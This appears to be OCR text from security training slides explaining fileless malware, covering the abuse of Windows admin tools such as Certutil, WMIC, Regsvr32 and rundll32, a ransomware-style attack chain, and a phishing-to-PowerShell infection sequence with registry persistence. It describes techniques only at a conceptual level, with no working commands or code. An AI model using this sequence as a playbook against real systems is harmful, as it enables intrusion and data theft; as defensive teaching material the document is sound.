
Launching Fileless Malware by Exploiting System Admin Tools

- Attackers exploit default system admin tools such as Certutil, WMIC, and Regsvr32 to **launch fileless infections**
- Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal information
- They exploit command-line tools such as **Regsvr32**, and **runddl32** to run malicious DLLs

Execution via PsExec or WMIC or EternalBlue
Runs itself using rundll32.exe
Disk modification
Steal credentials using modified tools
Send copy remotely
Encrypt file with no change in extension
Reboot triggered after encryption or by scheduled task
Display Ransom note


Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.



Execution via PsExec or WMIC or EternalBlue
Runs itself using rundll32.exe
Disk modification
Steal credentials using modified tools
Send copy remotely
Encrypt file with no change in extension
Reboot triggered after encryption or by scheduled task
Display Ransom note

Figure 7.64: Launching a fileless malware by abusing sysadmin tools



Launching Fileless Malware through Phishing

- Attackers commonly use **social engineering techniques** such as phishing to spread fileless malware to the target systems
- Fileless malware exploits vulnerabilities in system tools to load and **run malicious payloads** on the victim's machine to compromise the sensitive information stored in the **process memory**

Point of Entry

1 Attacker sends a phishing email to the victim embedded with malicious link

2 Victim opens the email, clicks on the malicious link and is redirected to fake website

Executing Code

3 Website scans victim's machine for unpatched flash

4 Flash opens PowerShell for passing instructions through command line

5 PowerShell downloads malicious script from command-and-control server

6 Once downloaded, the script containing malicious payload is executed in memory

Maintaining Persistence

7 AutoStart registry key is created for storing the malicious script in the victim's system


Compromising Data

8 The Payload can now exfiltrate data and perform other malicious activities

Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Steps followed by the attacker to launch fileless malware through phishing



Point of Entry

1 Attacker sends a phishing email to the victim embedded with malicious link

2 Victim opens the email, clicks on the malicious link and is redirected to fake website

Executing Code

3 Website scans victim's machine for unpatched flash

4 Flash opens PowerShell for passing instructions through command line

5 PowerShell downloads malicious script from command-and-control server

6 Once downloaded, the script containing malicious payload is executed in memory

Maintaining Persistence

